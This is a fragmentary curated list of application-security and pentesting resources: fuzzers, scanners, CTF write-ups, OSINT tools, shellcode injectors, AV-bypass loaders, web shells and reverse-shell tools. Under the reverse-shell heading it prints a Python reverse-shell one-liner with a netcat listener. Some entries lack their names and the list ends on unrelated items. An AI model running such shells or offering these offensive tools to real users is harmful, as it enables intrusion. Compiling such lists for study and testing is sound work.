: A curated list of resources for learning about application security
 Tooling for verification of PGP signed commits
Secure Programming / Web Training
- OWASP Broken Web Applications Project
. repository
dvna
: Damn Vulnerable NodeJS Application
VulnLab
: A web vulnerability lab project developed by Yavuzlar
Secure Programming / SAST
- Scan
(skæn) is a free open-source security audit tool for modern DevOps teams. : A Free & Open Source DevSecOps Platform
- Coccinelle
: is a program matching and transformation engine which provides the language SmPL (Semantic Patch Language) for specifying desired matches and transformations in C code
brakeman
: A static analysis security vulnerability scanner for Ruby on Rails applications
Sonarqube Community Branch Plugin
: A plugin that allows branch analysis and pull request decoration in the Community version of Sonarqube
- Pip-audit
: Google-backed tool probes Python environments for vulnerable packages
trivy
: Scanner for vulnerabilities in container images, file systems, and Git repositories, as well as for configuration issues
- Trojan Source
: invisible Source Code Vulnerabilities
- Warn users when a PR contains some characters
: Unicode bi-directional characters can be present but unseen and thus missed during the review. With this PR, we create a list of characters that we want to warn the users about if present in a PR. Since that list is configurable, it can be extended as needed/desired
ikos
: Static analyzer for C/C++ based on the theory of Abstract Interpretation
Secure Programming / Secure Web dev / OWASP:
OWASP Web Security Testing Guide
: The Web Security Testing Guide is a comprehensive Open Source guide to testing the security of web applications and web services
OWASP-Web-Checklist
: OWASP Web Application Security Testing Checklist
DependencyCheck
: OWASP dependency-check is a software composition analysis utility that detects publicly disclosed vulnerabilities in application dependencies
vAPI
is Vulnerable Adversely Programmed Interface which is Self-Hostable API that mimics OWASP API Top 10 scenarios in the means of Exercises
 OWASP-Testing-Checklist
Secure Programming / Secure Web dev / OWASP: / CheatSheets:
: The OWASP Cheat Sheet Series was created to provide a concise collection of high value information on specific application security topics
Secure Programming / Secure Web dev / OWASP:
Secure Programming / Secure Web dev
: A laboratory for learning secure web development in a practical manner
VulnyCode
: PHP Code Static Analysis. Python script to detect vulnerabilities inside PHP source code using static analysis, based on regex
PwnMachine
: PwnMachine is a self hosting solution based on docker aiming to provide an easy to use pwning station for bughunters
- WebSploit Labs
: is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking (Web Penetration Testing) training sessions
- Stop Password Masking
: Usability suffers when users type in passwords and the only feedback they get is a row of bullets. Typically, masking passwords doesn't even increase security, but it does cost you business due to login failures
oxAuth
: OAuth 2.0 server and client; OpenID Connect Provider (OP) & UMA Authorization Server (AS)
 Datashare Server Mode
Secure Programming / Formal Analysis
- SCYTHE's Community Threats Repository
: Share SCYTHE threats with the community. #ThreatThursday adversary emulation plans will be shared here
Secure Programming / Fuzzing
- afl-unicorn
: Fuzzing Arbitrary Binary Code
Regaxor
: A regular expression fuzzer
BrokenType
: TrueType and OpenType font fuzzing toolset
: Network and USB protocol fuzzing toolkit
Start-Hollow.ps1
: My musings with PowerShell
auditd-attack
: A Linux Auditd rule set mapped to MITRE's Attack Framework
: Network and USB protocol fuzzing toolkit
BFuzz
: Fuzzing Browsers
: A JavaScript Engine Fuzzer
javafuzz
: Javafuzz is coverage-guided fuzzer for testing Java packages
onefuzz
: A self-hosted Fuzzing-As-A-Service platform
ffuf
: Fast web fuzzer written in Go
rFuss2
: Simple rust fuzzer
- RESTler finds security and reliability bugs through automated fuzzing
. : is the first stateful REST API fuzzing tool for automatically testing cloud services through their REST APIs and finding security and reliability bugs in these services. : Source code for self-hosted service developed for Azure, including the API, orchestration engine, and default set of security tools (including MSR's RESTler), that enables developers to embed security tooling into their CI/CD workflows
: Binary, coverage-guided fuzzer for Windows and macOS
- Dynamic Program Analysis
by Dmitry Vyukov:
- Fuzzing the Linux Kernel
by Andrey Konovalov
AFLplusplus
: The fuzzer afl++ is afl with community patches, qemu 5.1 upgrade, collision-free coverage, enhanced laf-intel & redqueen, AFLfast++ power schedules, MOpt mutators, unicorn_mode, and a lot more!
s a n d s i f t e r
: The x86 processor fuzzer
: The x86 processor fuzzer
Fuzzing-101
: Do you want to learn how to fuzz like a real expert, but don't know how to start?
AFLNet
: A Greybox Fuzzer for Network Protocols
- ClusterFuzz
: is a scalable fuzzing infrastructure that finds security and stability issues in software
 Materials from Fuzzing Bay Area meetups
Secure Programming / API
- The Web API Checklist
: 43 Things To Think About When Designing, Testing, and Releasing your API
API-Security-Checklist
: Checklist of the most important security countermeasures when designing, testing, and releasing your API
- API Security Testing
: Rules And Checklist
Secure Programming / API / API Security Testing
Secure Programming / API
: Checklist of the most important security countermeasures when designing, testing, and releasing your API
Istio
: An open platform to connect, manage, and secure microservices
hack-requests
: The hack-requests is an http network library for hackers
MindAPI
: Organize your API security assessment by using MindAPI. It's free and open for community collaboration
- REST API Testing Tutorial
: Sample Manual Test Case
: CheatSheetSeries
- Astra
: Automated Security Testing for REST API’s
bad_json_parsers
: Exposing problems in json parsers of several programming languages
CTFs / CTFd:
CTFs
Mellivora
is a CTF engine written in PHP
Write-ups for crackmes and CTF challenges
by eleemosynator
pwntools
: CTF framework and exploit development library
ctf-tasks
: An archive of low-level CTF challenges developed over the years
- Alice sent Bob a meme
UTCTF 2019. tl;dr: Extract data from given images using binwalk, Tranform given diophantine equation into a cubic curve and retrieve EC parameters, Solve ECDLP given in extracted data using Pohlig Hellman Algorithm
RsaCtfTool
: RSA attack tool (mainly for ctf) - retreive private key from weak public key and/or uncipher data
BalsnCTF-2019
by CykuTW
HackTheBox CTF Cheatsheet
: This cheasheet is aimed at the CTF Players and Beginners to help them sort Hack The Box Labs on the basis of Operating System and Difficulty
Crypton
: Library consisting of explanation and implementation of all the existing attacks on various Encryption Systems, Digital Signatures, Key Exchange, Authentication methods along with example challenges from CTFs
ctftool
: Interactive CTF Exploration Tool
CTF-Writeups
: writeups for Capture The Flag Competitions
HITB SECCCONF EDU CTF 2021
: Developed with  by Hackerdom team and HITB
- Planilhas Baby
Latinoware CTF 2021
- HackLab #1
(es)
- Penetration testing laboratories "Test lab"
emulate an IT infrastructure of real companies and are created for a legal pen testing and improving penetration testing skills
 35c3ctf-challs
 $50 million CTF Writeup
 attack & defense CTF demo
CTFs / CTFs tools
nc-chat-ctf
: Chat Server for CTF Players wrapped in SSL
Ciphr
: CLI crypto swiss-army knife for performing and composing encoding, decoding, encryption, decryption, hashing, and other various cryptographic operations on streams of data from the command line; mostly intended for ad hoc, infosec-related uses
sec-tools
: A set of security related tools
- Real World CTF 2023
: Solving a Java CTF challenge by writing static analysis passes!
 thg-framework
 Super-Guesser-ctf
Phreak
- ss7MAPer
( )
Archs
- HUB
Azure IoT
- Hacker Finds Hidden 'God Mode' on Old x86 CPUs
-> : Hardware backdoors in some x86 CPUs
- USBHarpoon
Is a BadUSB Attack with A Twist
- Patching Binaries with Radare2 - ARM64
Ground Zero: Part 3-2
riscv-ida
: RISC-V ISA processor module for IDAPro 7.x
mac-age
: MAC address age tracking
- Lexra
: Lexra did implement a 32-bit variant of the MIPS architecture
IntelTEX-PoC
: Intel Management Engine JTAG Proof of Concept
me_cleaner
: Tool for partial deblobbing of Intel ME/TXE firmware images
: IDAPro scripts/plugins
- Something about IR optimization
: Hi hackers! Today I want to write about optimizing IR in the MoarVM JIT, and also a little bit about IR design itself
- Dragonblood
: Analysing WPA3's Dragonfly Handshake
The Hacker's Hardware Toolkit
: The best hacker's gadgets for Red Team pentesters and security researchers
- Unfixable Seed Extraction on Trezor
A practical and reliable attack. An attacker with a stolen device can extract the seed from the device. It takes less than 5 minutes and the necessary materials cost around 100$
- Breaking Trezor One with Side Channel Attacks
: A Side Channel Attack on PIN verification allows an attacker with a stolen Trezor One to retrieve the correct value of the PIN within a few minutes
- Deep Dive
: Machine Check Error Avoidance on Page Size Change
- Saleae
: Saleae logic analyzers are used by electrical engineers, firmware developers, enthusiasts, and engineering students to record, measure, visualize, and decode the signals in their electrical circuits
wacker
: A WPA3 dictionary cracker
 A collection of vulnerable ARM binaries for practicing exploit development
 arm vm working out of the box for everyone
 Statically compiled ARM binaries for debugging and runtime analysis.
Archs / Hardware
- USB Attacks: Past, Present and Future
, - P4wnP1 is below on pentesting section
- PLATYPUS
: With PLATYPUS, we present novel software-based power side-channel attacks on Intel server, desktop and laptop CPUs
- VoltPillager
: Hardware-based fault injection attacks against Intel SGX Enclaves using the SVID voltage scaling interface
- ToorCon 14 Badge
, and
: HammerKit is an open-source library for inducing and characterizing rowhammer that provides out-of-the-box support for Chrome OS platforms
- Evil Logitech
erm I ment USB cable
- Hacker's guide to deep-learning side-channel attacks: the theory
. : Side Channel Attacks Assisted with Machine Learning
 Wifi-Ducky-ESPUSB
 Analyzing a buffer overflow in the DLINK DIR-645 with Qiling framework, Part I
Archs / Hardware / Blutetooth:
Archs / Hardware / Wireless / Wifi:
ESP8266 Deauther Version 2
: Scan for WiFi devices, block selected connections, create dozens of networks and confuse WiFi scanners!
Airspy-Utils
: is a small software collection to help with firmware related operations on Airspy HF+ devices
infernal-twin
: wireless hacking - This is automated wireless hacking tool
hcxdumptool
: small tool to capture packets from wlan devices
Archs / Hardware / Drone:
- SkyJack
is a drone engineered to autonomously seek out, hack, and wirelessly take over other drones within wifi distance, creating an army of zombie drones under your control
eaphammer
: Targeted evil twin attacks against WPA2-Enterprise networks. Indirect wireless pivots using hostile portal attacks
whereami
: Uses WiFi signals and machine learning to predict where you are
Archs / Hardware / Car Hacking:
- Hacking a VW Golf Power Steering ECU
Part 1, and
Archs / Hardware / Internet of Things (IoT):
BMC-Tools
: RDP Bitmap Cache parser
Archs / Hardware
awesome flipper
: 🐬 A collection of awesome resources for the Flipper Zero device
Dark Flipper
: Flipper Zero Unleashed Firmware
My Flipper Shits
: Free and libre source BadUSB payloads for Flipper Zero. [Windows, GNU/Linux, iOS]
- Stepping Insyde System Management Mode
: Intel’s Alder Lake BIOS source code was
Archs / ARM / Arm Heap Exploitation, by Azeria:
- Heap Exploit Development
– Case study from an in-the-wild iOS 0-day
Archs / ARM
Archs / ARM / ARM64 Reversing and Exploitation
- Use After Free
Part 2 -
- A Simple ROP Chain
Part 3 -
Pentesting
Awesome Penetration Testing
: A collection of awesome penetration testing resources, tools and other shiny things
Seclists
is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place
- osquery
Search operating systems on the network:
fleet
: The premier osquery
- Intrusion Detection
Penetration Testing Cheat Sheet For Windows Machine –
Pentesting / Zero Day Zen Garden:
Pentesting
Pown.js
: is the security testing an exploitation framework built on top of Node.js and NPM
is a tool supporting network and system reconnaissance using the massive Nmap engine
trackerjacker
: Like nmap for mapping wifi networks you're not connected to, plus device tracking
TIDoS-Framework
: The offensive web application penetration testing framework
GitMiner
: Tool for advanced mining for content on Github
DHCPwn
: All your IPs are belong to us
badKarma
: advanced network reconnaissance toolkit
Danger-zone
: Correlate data between domains, IPs and email addresses, present it as a graph and store everything into Elasticsearch and JSON files
go-tomcat-mgmt-scanner
: A simple scanner to find and brute force tomcat manager logins
IoTSecurity101
: From IoT Pentesting to IoT Security
- IoT Pentesting
and : A Virtual environment for Pentesting IoT Devices
SharpSploitConsole
: SharpSploit Console is just a quick proof of concept binary to help penetration testers or red teams with less C# experience play with some of the awesomeness that is SharpSploit
CrackMapExec
: A swiss army knife for pentesting networks
- DarkSpiritz
: A penetration testing framework for Linux, MacOS, and Windows systems
proxycannon-ng
: A private botnet using multiple cloud environments for pentesters and red teamers. - Built by the community during a hackathon at the WWHF 2018 security conference
PentestHardware
: Kinda useful notes collated together publicly
- MarkBaggett’s gists
: This is a collection of code snippets used in my Pen Test Hackfest 2018 Presentation
pentest_scripts
: scrapes linkedin and generates emails list
- Penetration Testing Tools Cheat Sheet ∞
: Penetration testing tools cheat sheet, a quick reference high level overview for typical penetration testing engagements. Designed as a quick reference cheat sheet providing a high level overview of the typical commands you would run when performing a penetration test
- IVRE
: Network recon framework ( )
DomainInformation
(pt-br) : Tool para a identificação de arquivos, pastas, servidores DNS, E-mail. Tenta fazer transferência de zona, Busca por subdomínios e por ultimo, procura por portas abertas em cada ip dos subdomínios.. Desfrutem =)
- Spawning a TTY Shell
: Often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system
- LeakLooker
: Find Open Databases in Seconds
: A powerful target reconnaissance framework powered by graph theory
Micro8
: The Micro8 series is suitable for junior and intermediate security practitioners, Party B security testing, Party A security self-test, network security enthusiasts, etc., enterprise security protection and improvement, the series complies with: Free, free, shared, open source
: A list of useful payloads and bypasses for Web Application Security. Feel free to improve with your payloads and techniques!
Penetration Test Guide based on the OWASP + Extra
: This guid is for the penetration testers seeking for the appropriate test cases required during a penetration test project. I rearranged the OWASP Testing Guide v4 from my point of view including 9 Test Classes and each class has several Test Cases to conduct against the target. Each Test Case covers several OWASP tests which also is useful for the report document. I've also added 15 extra Tests Cases marked by the EXTRA-TEST. I hope it will be useful in both penetration test projects and bug-bounty
 red_team_telemetry
Pentesting / Penetration Test Guide based on the OWASP + Extra
(OTG-AUTHZ-004)
Pentesting
- pentesting tool for finding vulnerabilities in web applications
OWASP ZAP w2019-10-14 released:
liffy
: Local file inclusion exploitation tool
- foxyproxy.json
: Some of these might be legacy and no longer catching any traffic, but unless you're actually pentesting Mozilla or Google, it shouldn't matter
pentest_compilation
: Compilation of commands, tips and scripts that helped me throughout Vulnhub, Hackthebox, OSCP and real scenarios
- Linux for Pentester
: ZIP Privilege Escalation
Presentation Clickers
: Keystroke injection vulnerabilities in wireless presentation clickers
postwoman
: alien API request builder - A free, fast, and beautiful alternative to Postman
 Order of the Overflow Proxy Service
Pentesting / Better API Penetration Testing with Postman:
Pentesting
SiteBroker
: A cross-platform python based utility for information gathering and penetration testing automation!
PENTESTING-BIBLE
: This repository was created and developed by Ammar Amer @cry__pto Only. Updates to this repository will continue to arrive until the number of links reaches 10000 links & 10000 pdf files .Learn Ethical Hacking and penetration testing .hundreds of ethical hacking & penetration testing & red team & cyber security & computer science resources
Nikto
: web server scanner
physical-docs
: This is a collection of legal wording and documentation used for physical security assessments. The goal is to hopefully allow this as a template for other companies to use and to protect themselves when conducting physical security assessments
pentest-tools
: Custom pentesting tools
- HACKING WITH ENVIRONMENT VARIABLES
: Interesting environment variables to supply to scripting language interpreters
rootend
: A *nix Enumerator & Auto Privilege Escalation tool
DroneSploit
: Drone pentesting framework console
- HAck Tricks
( ): Here you will find the typical flow that you should follow when pentesting one or more machines
Huawei_Thief
: Huawei DG8045 & HG633 Devices Exploitation Tool
urldozer
: Perform operations on URLs like extracting paths, parameter names and/or values, domain name, host name (without HTTP[s])
Snaffler
: a tool for pentesters to help find delicious candy, by @l0ss and @Sh3r4 ( Twitter: @/mikeloss and @/sh3r4_hax )
Pentesting / Several ways to download and execute malicious codes (LOLBAS)
Pentesting
Jok3r
: Network and Web Pentest Automation Framework
BBT
Bug Bounty Tools
P4wnP1 A.L.O.A.
by MaMe82 is a framework which turns a Rapsberry Pi Zero W into a flexible, low-cost platform for pentesting, red teaming and physical engagements ... or into "A Little Offensive Appliance"
AriaCloud
: A Docker container for remote penetration testing
RustScan
: The Modern Day Port Scanner
Impacket
: is a collection of Python classes for working with network protocols
- fiddler
: Capturing web traffic logs
: is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more
- PwnWiki.io
is a collection TTPs (tools, tactics, and procedures) for what to do after access has been gained
post-exploitation
: Post Exploitation Collection
GLORP
: A CLI-based HTTP intercept and replay proxy
- Sec4US's cheatsheets
: a lot of about shellcoding and bufferoverflow
SMB AutoRelay
: SMB Auto Relay provides the automation of SMB/NTLM Relay technique for pentesting and red teaming exercises in active directory environments
Decoder++
: An extensible application for penetration testers and software developers to decode/encode data into various formats
SCShell
: Fileless lateral movement tool that relies on ChangeServiceConfigA to run command
bulwark
: An organizational asset and vulnerability management tool, with Jira integration, designed for generating application security reports
- A Noob Guide to setup your Own OOB DNS Server
: : A Bind9 server for pentesters to use for Out-of-Band vulnerabilities
Interactsh
: An OOB interaction gathering server and client library
DNSLOG
: dnslog dns / dns rebinding platform
Weird Proxies
: Reverse proxies cheatsheet
pwncat
: netcat on steroids with Firewall, IDS/IPS evasion, bind and reverse shell, self-injecting shell and port forwarding magic - and its fully scriptable with Python (PSE)
offensiveph
: use old Process Hacker driver to bypass several user-mode access controls
- Penetration Testing - An Introduction
by cirl.lu
Poor Man's Pentest
: This a collection of the code that I have written for the Poor Man's Pentest presentation
- LOTS
Living Off Trusted Sites ( ) Project: Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain
- Filesec.io
: Stay up-to-date with the latest file extensions being used by attackers
EMBArk
: The firmware security scanning environment
: The security analyzer for embedded device firmware
: My experiments in weaponizing Nim
 Penetration Testing Cheat Sheet
 mitmproxy
Pentesting / Reconnaissance
: An automated target reconnaissance pipeline
is a subdomain discovery tool that discovers valid subdomains for websites. Designed as a passive framework to be useful for bug bounties and safe for penetration testing
urlhunter
: a recon tool that allows searching on URLs that are exposed via shortener services
URLBrute
: Directory/Subdomain scanner developed in GoLang
degoogle
: search Google and extract results directly. skip all the click-through links and other sketchiness
Investigator
: An online handy-recon tool
Pentesting / Enumeration
linux-smart-enumeration
: Linux enumeration tool for pentesting and CTFs with verbosity levels
Sublist3r
: Fast subdomains enumeration tool for penetration testers
subscraper
: External pentest tool that performs subdomain enumeration through various techniques. In addition, SubScraper will provide information such as HTTP & DNS lookups to aid in potential next steps
: OpenSSH 7.x Mass Username Enumeration
LinEnum
: Scripted Local Linux Enumeration & Privilege Escalation Checks
linpostexp
: Linux post exploitation enumeration and exploit checking tools
- Social Mapper
A Social Media Enumeration & Correlation Tool
: This repository contains all the supplement material for the book "The art of sub-domain enumeration"
social_mapper
: A Social Media Enumeration & Correlation Tool by Jacob Wilkin(Greenwolf)
LEGION
Automatic Enumeration Tool
discover
Custom bash scripts used to automate various penetration testing tasks including recon, scanning, parsing, and creating malicious payloads and listeners with Metasploit
Z/OS System Enumeration Scripts
: PoC REXX Script to Help with z/OS System enumeration via OMVS/TSO/JCL
WPExploitation
: simples scripts to help windows enumeration
CTFR
does not use neither dictionary attack nor brute-force, it just abuses of Certificate Transparency logs
: A fast, simple, recursive content discovery tool written in Rust
grinder
: Python framework to automatically discover and enumerate hosts from different back-end systems (Shodan, Censys)
Admin-Scanner
: This tool is to design to find admin panel of websites
Virtual host scanner
: A script to enumerate virtual hosts on a server
: A PHP tool to brute force vhost configured on a server
grab_beacon_config
: nmap strip to get beacon info
assetfinder
: Find domains and subdomains related to a given domain
Pentesting / Enumeration / Wordlists:
hackerone_wordlist
: The wordlists that have been compiled using disclosed reports at HackerOne bug bounty platform
- Assetnote Wordlists
: When performing security testing against an asset, it is vital to have for content and subdomain discovery
Duplicut
: Remove duplicates from MASSIVE wordlist, without sorting it (for dictionary-based password cracking)
- Weakpass
rule-based online generator to create a wordlist based on a set of words entered by the user. is a distributed password brute-force system that focused on easy use
: An Intelligent wordlist generator based on user profiling, permutations, and statistics. (Named after the same tool in Mr.Robot series S01E01)
 Collection of some common wordlists such as RDP password, user name list, ssh password wordlist for brute force. IP Cameras Default Passwords.
Pentesting / Enumeration
Ghost Eye
Informationgathering Footprinting Scanner and Recon Tool Release. Ghost Eye is an Information Gathering Tool I made in python 3. To run Ghost Eye, it only needs a domain or ip. Ghost Eye can work with any Linux distros if they support Python 3. Author: Jolanda de Koff
SuperEnum
: This script does the basic enumeration of any open port along with screenshots
- Domain Dossier
: The Domain Dossier tool generates reports from public records about domain names and IP addresses to help solve problems, investigate cybercrime, or just better understand how things are set up
- X41 BeanStack
: Java Fingerprinting using Stack Traces
Skanuvaty
: Dangerously fast DNS/network/port scanner
TireFire
: Automate the scanning and enumeration of machines externally while maintaining complete control over scans shot to the target. Comfortable GUI-ish platform. Great for OSCP/HTB type Machines as well as penetration testing
Pentesting / WebShells
novahot
:A webshell framework for penetration testers
Weevely
: Weaponized web shell
Web-Shells
: (mostly php)
Pentesting / ShellCodes
- Why is My Perfectly Good Shellcode Not Working?
: Cache Coherency on MIPS and ARM
shellcode2asmjs
: Automatically generate ASM.JS JIT-Spray payloads
Shellen
:Interactive shellcoding environment to easily craft shellcodes
- C-S1lentProcess1njector
: Process Injector written in C that scans for target processes, once found decrypts RC4 encrypted shellcode and injects/executes in target process' space with little CPU & Memory usage
Pentesting / ShellCodes / Windows:
is a simple tool for using a PowerShell downgrade attack and inject shellcode straight into memory
: Converts PE into a shellcode
stager.dll
: Code from this
ThreadBoat
: Program uses Thread Execution Hijacking to Inject Native Shellcode into a Standard Win32 Application
Excel4-DCOM
: PowerShell and Cobalt Strike scripts for lateral movement using Excel 4.0 / XLM macros via DCOM (direct shellcode injection in Excel.exe)
MaliciousMacroMSBuild
: Generates Malicious Macro and Execute Powershell or Shellcode via MSBuild Application Whitelisting Bypass
- SnapLoader
: Injecting shellcode into 'ntdll.dll' address space in target process, and hijacking its thread without calling GetThreadContext, evading memory scanners, and more
Pentesting / ShellCodes / Linux:
- mem-loader.asm
: Fun little loader shellcode that executes an ELF in-memory using an anonymous file descriptor (inspired by
Pentesting / ShellCodes
- Shellab
: Linux and Windows shellcode enrichment utility
ShellcodeWrapper
: Shellcode wrapper with encryption for multiple target languages
Pentesting / ShellCodes / Reverse Shell:
- I saw a python reverse shell, thought it looked a little long (215 chars), so I came up with my own! (107/98 ch)
: nc -lnvp 1234 / python3 -c "# 107, single statement, non-blocking ("subprocess").Popen("sh",0,None,*[ ("socket").create_connection(("127.0.0.1",1234))] [ socket.create_connection(("127.0.0.1",1234))]*3)"
python-pty-shells
: Python PTY backdoors - full PTY or nothing!
Powershell HTTP/S Reverse Shell
: Powershell reverse shell using HTTP/S protocol with AMSI bypass and Proxy Aware
HTTP/S Asynchronous Reverse Shell
: (POC) Asynchronous reverse shell using the HTTP protocol
- powershell reverse shell one-liner
by Nikhil SamratAshok Mittal @samratashok
shellver
: Reverse Shell Cheat Sheet TooL
: GTRS - Google Translator Reverse Shell
Pentesting / ShellCodes
CallObfuscator
: Obfuscate specific windows apis with different apis
vba-obfuscator
: 2018 School project - PoC of malware code obfuscation in Word macros
ProcessInjection
: This program is designed to demonstrate various process injection techniques
Pentesting / ShellCodes / Gadgets:
one_gadget
: The best tool for finding one gadget RCE in libc.so.6
JOP ROCKET
: The Jump-oriented Programming Reversing Open Cyber Knowledge Expert Tool, or JOP ROCKET, is a tool designed to help facilitate JOP gadget discovery in an x86 Windows environment
 ROPgadget Tool
Pentesting / ShellCodes
- Polyglot Assembly
: Writing assembly code that runs on multiple architectures
Shellcode Injection Techniques
: A collection of C# shellcode injection techniques. All techniques use an AES encrypted meterpreter payload. I will be building this project up as I learn, discover or develop more techniques. Some techniques are better than others at bypassing AV
ShellCode Tester
: An application to test windows and linux shellcodes
Core
: Core bypass Windows Defender and execute any binary converted to shellcode
Ninja UUID Shellcode Runner
: Module Stomping, No New Thread, HellsGate syscaller, UUID Shellcode Runner for x64 Windows 10!
IPFuscator
: A tool to automatically generate alternative IP representations
Shellcode Mutator
: Mutate nasm assembly source files using no-instruction sets (such as nops) to avoid signatures
Pentesting / Reporting
public-pentesting-reports
. Curated list of public penetration test reports released by several consulting firms and academic security groups
report-ng
: Generate MS Word template-based reports with HP WebInspect / Burp Suite Pro input, own custom data and knowledge base
PandocPentestReport
: This repository shows my effort to create a pandoc based pentest report template
Technical Report template
: LaTeX template for technical reports
- PwnDoc
: is a pentest reporting application making it simple and easy to write your findings and generate a customizable Docx report
Offensive Security Exam Report Template in Markdown
: Markdown Templates for Offensive Security OSCP, OSWE, OSCE, OSEE, OSWP exam report
A List of Post-mortems!
: A collection of postmortems. Sorry for the delay in merging PRs!
Pentesting / OSINT - Open Source INTelligence
sn0int
: Semi-automatic OSINT framework and package manager
- OSINT – Passive Recon and Discovery of Assets
A Pentester’s Guide – Part 1:
- OSINT – LinkedIn is Not Just for Jobs
A Pentester’s Guide - Part 2:
- iKy
: I Know You (OSINT project)
Gitrob
: Putting the Open Source in OSINT
- OSint Tools
: On this page you’ll find tools which you can help do your OSINT reseach
datasploit
: An #OSINT Framework to perform various recon techniques on Companies, People, Phone Number, Bitcoin Addresses, etc., aggregate all the raw data, and give data in multiple formats
: An OSINT tool that allows you to draw out relationships between people on LinkedIn via endorsements/skills
- OSINT-y Goodness
: HathiTrust Digital Library
Awesome OSINT
: 😱 A curated list of amazingly awesome OSINT
- Directory of Open Access Journals
OSINT-y Goodness, №14 -
- Identifying A Pro-Indonesian Propaganda Bot Network
Twitter Analysis:
TWINT
: An advanced Twitter scraping & OSINT tool written in Python that doesn't use Twitter's API, allowing you to scrape a user's followers, following, Tweets and more while evading most API limitations
- Breaking Mimblewimble’s Privacy Model
: Mimblewimble’s privacy is fundamentally flawed. Using only $60/week of AWS spend, I was able to uncover the exact addresses of senders and recipients for 96% Grin transactions in real time
snscrape
: A social networking service scraper in Python
- ꓘamerka GUI
Hack the planet with — Ultimate Internet of Things/Industrial Control Systems reconnaissance tool. , . ICS/IoT search:
dmi-tcat
/Digital Methods Initiative - Twitter Capture and Analysis Toolset
KnockKnock
: A simple reverse whois lookup CLI which allows you to find domain names owned by an individual person or company, often used for Open Source Intelligence (OSINT) purposes
recox
: Master script for web reconnaissance
openSquat
is an opensource Intelligence (OSINT) R&D project to identify cyber squatting threats to specific companies or domains, such as domain squatting, typo squatting, IDN homograph attacks, phishing and scams
natlas
: Scaling Network Scanning. Changes prior to 1.0 may cause difficult to avoid backwards incompatibilities. You've been warned
- sifter
: is a osint, recon & vulnerability scanner. It combines a plethara of tools within different module sets in order to quickly perform recon tasks, check network firewalling, enumerate remote and local hosts, and scan for the 'blue' vulnerabilities within microsft and if unpatched, exploit them
Kitsune
: An artificial neural network to detect automated Twitter accounts (bots)
OSINT-Brazuca
(pt-br) : Repositório criado com intuito de reunir informações, fontes(websites/portais) e tricks de OSINT dentro do contexto Brasil
- WhatsMyName
: This tool allows you to enumerate usernames across many websites
 Slides from my ShellCon Talk, OSINT for Pen Tests, given 10/19.
 Trace Labs Kali Linux build configuration
Pentesting / OSINT - Open Source INTelligence / WhatsMyName
 Maltego Transforms for WhatsMyName
Pentesting / OSINT - Open Source INTelligence
- shadowbanned
: Shadowban Tester for Twitter
sherlock
: Hunt down social media accounts by username across social networks
usufy
is a GPLv3+ piece of software that checks the existence of a profile for a given user in a bunch of different platforms. It uses the error messages displayed by most platforms when a user profile has not been found as the evidence of the existence or not of a given profile
: OSRFramework, the Open Sources Research Framework is a AGPLv3+ project by i3visio focused on providing API and tools to perform more accurate online researches
- IntelMQ
: A tool-suite solution for IT security teams (CERTs & CSIRTs, SOCs abuse departments, etc.) for collecting and processing security feeds using a message queuing protocol. Its main goal is to give to incident responders an easy way to collect & process threat intelligence thus improving the incident handling processes of CERTs
- OSINT SAN Framework.
(ru) : OSINT-SAN Framework makes it possible to quickly find information and de-anonymize Internet users. The software is a framework that contains 30 functions for searching information or de-anonymizing users. With the help of my software, you can collect information about users on the Internet, anonymously and without special skills
Scrummage
: The Ultimate OSINT and Threat Hunting Framework
viper
: Intranet pentesting tool with webui 开源图形化内网渗透工具
⡷⠂𝚔𝚊𝚛𝚖𝚊 𝚟𝟸⠐⢾
is a Passive Open Source Intelligence (OSINT) Automated Reconnaissance (framework)
- 3WiFi
: Free Wireless Database
- ExportData
Twitter data export tool. Allows downloading historical tweets since 2006, exporting followers & followings and collects historical trends in 467 locations
DetectDee
: Hunt down social media accounts by username, email or phone across social networks
- OSINT framework
focused on gathering information from free tools or resources
h8mail
: Password Breach Hunting & Email OSINT tool, locally or using premium services. Supports chasing down related email
PwnBin
: Python Pastebin Webcrawler that returns list of public pastebins containing keywords
- ODBParser
: OSINT tool to search, parse and dump only the open Elasticsearch and MongoDB directories
pastego
: Scrape/Parse Pastebin using GO and expression grammar (PEG)
- Instagram Scraper
: Scrapes an instagram user's photos and videos
galer
: A fast tool to fetch URLs from HTML attributes by crawl-in
SpyScrap
: CLI and GUI for OSINT. Are you very exhibited on the Internet? Check it! Twitter, Tinder, Facebook, Google, Yandex, BOE. It uses facial recognition to provide more accurate results.F
pwnedOrNot
OSINT Tool for Finding Passwords of Compromised Email Addresses
- dorking
(how to find anything on the Internet)
- DorkGenius
: Generate custom dorks for Google, Bing, DuckDuckGo, & more!
chatter
: internet monitoring osint telegram bot for windows
Slackhound
: Slackhound allows red and blue teams to perform fast reconnaissance on Slack workspaces/organizations to quickly search user profiles, locations, files, and other objects
ail-feeder-telegram
: External telegram feeder for AIL framework
- signald
: unofficial daemon for interacting with Signal
Telegram messenger CLI
: for Telegram IM
TelegramScraper
: Telegram scraping tool for researching mis-/disinformation and investigating shade goings on
OSINT-Discord-resources
: Some OSINT Discord resources
Pentesting / Vulnerability
is an offensive information and vulnerability scanner
CMSScan
: Scan Wordpress, Drupal, Joomla, vBulletin websites for Security issues
: Tsunami is a general purpose network security scanner with an extensible plugin system for detecting high severity vulnerabilities with high confidence
- New NAT/Firewall Bypass Attack Lets Hackers Access Any TCP/UDP Service
. allows an attacker to remotely access any TCP/UDP services bound to a victim machine, bypassing the victim’s NAT/firewall, just by the victim visiting a website. . video:
openVulnQuery
: A Python-based client for the Cisco openVuln API
HellRaiser
: Vulnerability Scanner
- Open-Source Vulnerability Intelligence Center
: - Vulnerability Intelligence Center / Exploits
Vagrant GVM/Openvas
: GVM/Openvas vulnerability scanner in Alpine with Vagrant
 SQL Vulnerability Scanner
Pentesting / WAFs
quarantyne
: Modern Web Firewall: stop account takeovers, weak passwords, cloud IPs, DoS attacks, disposable emails
Sitadel
: Web Application Security Scanner
WAFW00F
allows one to identify and fingerprint Web Application Firewall (WAF) products protecting a website
 WAF-Hook
Pentesting / WAFs / How to find real IP of a site behind cloudflare
 Behindflare tool
Pentesting / WAFs
Pentesting / Exploits
Sage ACF Blocks
: A Sage 10 helper package for building ACF blocks rendered using blade templates
- DriveCrypt
